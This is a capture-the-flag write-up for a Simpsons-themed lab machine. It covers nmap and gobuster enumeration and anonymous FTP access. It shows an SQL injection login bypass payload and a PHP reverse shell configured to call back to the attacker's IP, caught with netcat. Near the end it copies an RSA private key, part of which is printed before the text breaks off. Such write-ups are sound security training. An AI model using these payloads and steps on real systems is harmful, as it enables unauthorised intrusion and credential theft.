
CTF Final


Flag 1:

First start off with an nmap scan to get a lay of the land;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn 10.10.241.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 18:30 EDT
Nmap scan report for 10.10.241.48
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds
```

Now we know that ftp, ssh, and http are all running on the target machine. The first hint "*Anonymous isn't just a hacker group*" is referring to the known anonymous login with ftp. The credentials for this login is (User: anonymous Pass:);




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.241.48
Connected to 10.10.241.48.
220 (vsFTPd 3.0.2)
Name (10.10.241.48:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Here we are in the target machines ftp server or File Transfer Protocol. This means we can pull files from the target onto our attacker machine. Using a simple 'ls' command will list all the available files we have access to here;



```
ftp> ls
229 Entering Extended Passive Mode (|||10114|).
150 Here comes the directory listing.
-r--r--r--    1 1000     1000           28 Apr 25 15:28 flag1.txt
-r--r--r--    1 1000     1000        86857 Apr 25 15:39 simpsons-wordlist.txt
226 Directory send OK.
```

This is good. We found the first flag and a wordlist, which will be useful later. Pull both of these files using the get command like "get [fileName]";




```
ftp> get simpsons-wordlist.txt
local: simpsons-wordlist.txt remote: simpsons-wordlist.txt
229 Entering Extended Passive Mode (|||48299|).
150 Opening BINARY mode data connection for simpsons-wordlist.txt (86857 bytes).
100% |*******************************************************************************************************| 86857       55.65 KiB/s
226 Transfer complete.
86857 bytes received in 00:01 (50.05 KiB/s)
```

Now you can go back to your attacker machine and should see both files sitting in your directory from wherever you started your ftp shell. For me it's in my Downloads folder, from here I can cat the flag file.

Flag 2:

For the second flag we need to do some webapp enumeration. When we ran the nmap scan we can see that port 80 was open however if we navigate to the ip we will see a default apache page pop-up. This page is completely useless to us, even checking the source code of the page had nothing of value in it;



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default

So in order to find the page we need, we will be using gobuster to find those hidden directories. To use gobuster we need to set a couple parameters such as what kind of enumeration we are doing. In this case we are doing a directory enumeration, so using the ‘dir’ command will accomplish that for us. Then we need to use a ‘-u’ flag to indicate the URL we want gobuster to search, followed by a ‘-w’ flag for which wordlist we want to use. This reminded me of the wordlist we got back in flag 1. When we run it correctly we get these hidden directories;



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.129.112 -w simpsons-wordlist.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.129.112
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                simpsons-wordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/homer                (Status: 301) [Size: 313] [--> http://10.10.129.112/homer/]
/marge                (Status: 301) [Size: 313] [--> http://10.10.129.112/marge/]
Progress: 6723 / 6724 (99.99%)
===============================================================
Finished
===============================================================
```

If we go to access Homer we will find a flag followed by a login page;




10.10.129.112/homer/

Here you will find the flag

homer, you know what to do:

username:
password:
Submit Query


Flag 3:
Here I tried to bypass the login using sql injection, and that worked wonderfully. To complete this we need to understand what the username and password field look like in the code. Essentially, the sql query looks like, “Select ‘username’ where ‘password = password’;” or something like that. What we want to do is block the rest of the code after the username. In order to do that we need to close the single quotes and make a true statement instead. This will allow us to login since we made the lock true to unlock it. The command looks like *’ OR 1=1;* # You will notice if we plug it into our fake sql query it will work - “Select ‘’ OR 1=1; #’ where ‘password = password’” The # is a comment symbol causing all the code in the gray highlight to not execute;



homer, you know what to do:

username: ' OR 1=1; #
password:
Submit Query


When we submit this we will be logged in and be shown flag 3 and a place to upload files;



Here you will find the flag


Select file to upload: Browse... No file selected.
Upload

Flag 4;
To find this flag we need to utilize a reverse php shell so we can hop over to PHP Reverse shell Creator. After we download the php-reverse-shell.php file we need to open the script and change the ip and the port over to your attacker machines ip and port;




```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.2.9.196';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
```

Now we need to create a listener that will catch this reverse shell, I will be using NetCat to do this;




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Now we can upload the file to the target;



Select file to upload: Browse... php-reverse-shell.php
Upload


When you upload the file you will see a prompt on the top of the webpage telling us where the reverse shell is located. In order to get the file to execute we need to use the browser to do so. First we input the directory that was prompted and then add the reverse shell file name after like so;



10.10.129.112/homer/uploads/php-reverse-shell.php


SUCCESS: file uploaded to /homer/uploads/

When you hit enter it will appear that the webpage is frozen, but if you look at your listener you will see you have caught the shell;




```
┌──(kali㉿kali)-[~/Downloads/Weapons/WebApp]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.129.112] 49560
Linux Simpsons-CTF 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 13:49:39 up  1:36,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

If we navigate to /home/homer we can find 2 files flag5.txt and run.sh;




```
$ cd home/homer
$ ls
flag5.txt
run.sh
```

If we try to skip the steps we will see when we try to read flag5.txt we get a permission denied;




```
$ cat flag5.txt
cat: flag5.txt: Permission denied
$ 
```

To find out why we can run a ls -l command to see the permission… OR we can use the ls -la command to see if there are any hidden files in the directory;



```
$ ls -l
total 8
-r-------- 1 homer homer 28 Apr 25 16:28 flag5.txt
-r-x------ 1 homer homer 25 Apr 27 07:57 run.sh
$ ls -la
total 44
drwxr-xr-x 4 homer homer 4096 Apr 27 09:47 .
drwxr-xr-x 4 root  root  4096 Apr 27 06:40 ..
-rw------- 1 homer homer 1450 Apr 27 09:58 .bash_history
-rw-r--r-- 1 homer homer  220 Apr 26 11:35 .bash_logout
-rw-r--r-- 1 homer homer 3637 Apr 26 11:35 .bashrc
drwx------ 2 homer homer 4096 Apr 26 11:36 .cache
-rw-r--r-- 1 homer homer  675 Apr 26 11:35 .profile
drwxr-xr-x 2 homer homer 4096 Apr 26 13:29 .ssh
-rw------- 1 homer homer 3596 Apr 27 09:47 .viminfo
-r-------- 1 homer homer   28 Apr 25 16:28 flag5.txt
-r-x------ 1 homer homer   25 Apr 27 07:57 run.sh
```

Here we found a gold mine of a file, that is the .ssh file. If we look inside there we see;




```
$ ls
authorized_keys
flag4.txt
id_rsa
id_rsa.pub
$
```

We found flag4 and we can cat that file to get the flag.


Flag 5:

After that we can move on to get the ssh of the machine, to do that we need to copy the id_rsa file onto our machine. We can get this file a couple different ways, but the most primitive is to copy and paste it. Just know that this is bad practice, but I was under a 2 hour constraint so I didn't want to waste time finicking with the wget tool.


File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~/Downloads/Weapons/WebApp
kali@kali: ~


```
  GNU nano 7.2                                             hash.txt *
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7F124390305D206ED5FA5941BB38F89B

e1cpACE8fP8f2FVr3arAsOhEs5ROvezLIhMZwEmJM99JiilmSQ1PGuG81+JHFa3s
FDx6iV/oC6Vr5H1fRHqyIfbX48tAWxfxaz49h+rJ9afppOUaRQicbNkP+TfozaGT
ufdjDlMT+Xy8WoCWh/XEhR36FK4z+kSITRcE2coV8m0uLwpmryc/OrCRqfN9Rcia
Ef+NHPrOnRb2GG9+mPmmKAdCi9rXtdlogYYPnmPunFUoAm2IrbSK4hlog1VlV1gH
FNnuY/Mc+Tv2qs5BhmsfoTI3/hlgXw/EbZ/ZVo9F7RMA6sJIJ+aIhJnSqbWZvS3o
pCiVcH9+CvmogymtRCKagH+lb+8z4uKEFr9pMclBQIs/bo5g+4HYjhfC2q+26xgG
svjH4dtWXc6us+zPeqiX8nV3Ldc/cIMDkBSBJy4pu0eQXXcaw2pL2LA4jmG+uu4S
rb3+jUggnfjaK3HCO9ow1AHc7lgDZ6RXSd7OH6pbdh+admqBWFtoqSOWoRTGCQeR
GH7+Ho6SahsNOiLXd5KCRUdey+kXr94PRyGetJgHP1M18jr198MFf7e9jBrR/MvD
iGYc1OgnElOinrR59R2q7GKc2l+h8viYEDWPR71iHiHRT8a7kFdkbUeLAYaocCV7
7a+NiefxDvBzLgpHihifCzTw9VjMNbn8MY2wTew1bfRJfma/ULau0hWx2l0sn6jv
TjxLjJX/SgitgC6Bbd70nq3v+zKdbl8kqxMq9NH1TGk2L8hOLGKl7p82gVGX6esp
45qLPCmYkuNzKu32aOeudMJ7gkJn9CuqmBN+9L1nZAqd6tXa3B8SX7mF0yRT2w9H
JVNi59eEQcUnS28S5w9UVQG7dIb7YidK5bpAAEWiUaLt4r11eWJ2LALx0qDDN3gj
R9wSX7R6Ar6wFjgI0ZAJytfg6Kf9mOdM9m8ByPhD0qPbJw5Ach6X4RfeiOX1jlH/
bYs2O/NQgOg8GdYT1jo+5G2OvksPmEuPHfSWrfM316Z1S3SGDkp+JpmoZQkXeNSM
1+KQnbcoLRTiD6egQ2uKnIw+LJR8InkMo9D7hD5aB1GZhOXoRxxfVnhwAZiC8/V3
dx+qTbJmPBUUhCZMAo0BoCZBfNC8aJOaqIHEjTr1oyD0dWrcG5LCMMbg0GO0Qc+s
0lNyA58OpUkLDup9MITy/UhjK+jW4kPXVcCTDjhq6N448c4D1UoLEU1GwjSqj5f/
jY8WlGSoW94/9Geb0z1iVVzG0sZqsureI2krAbLk3mdjQIgvKcF4JGhdsXD9q7KN
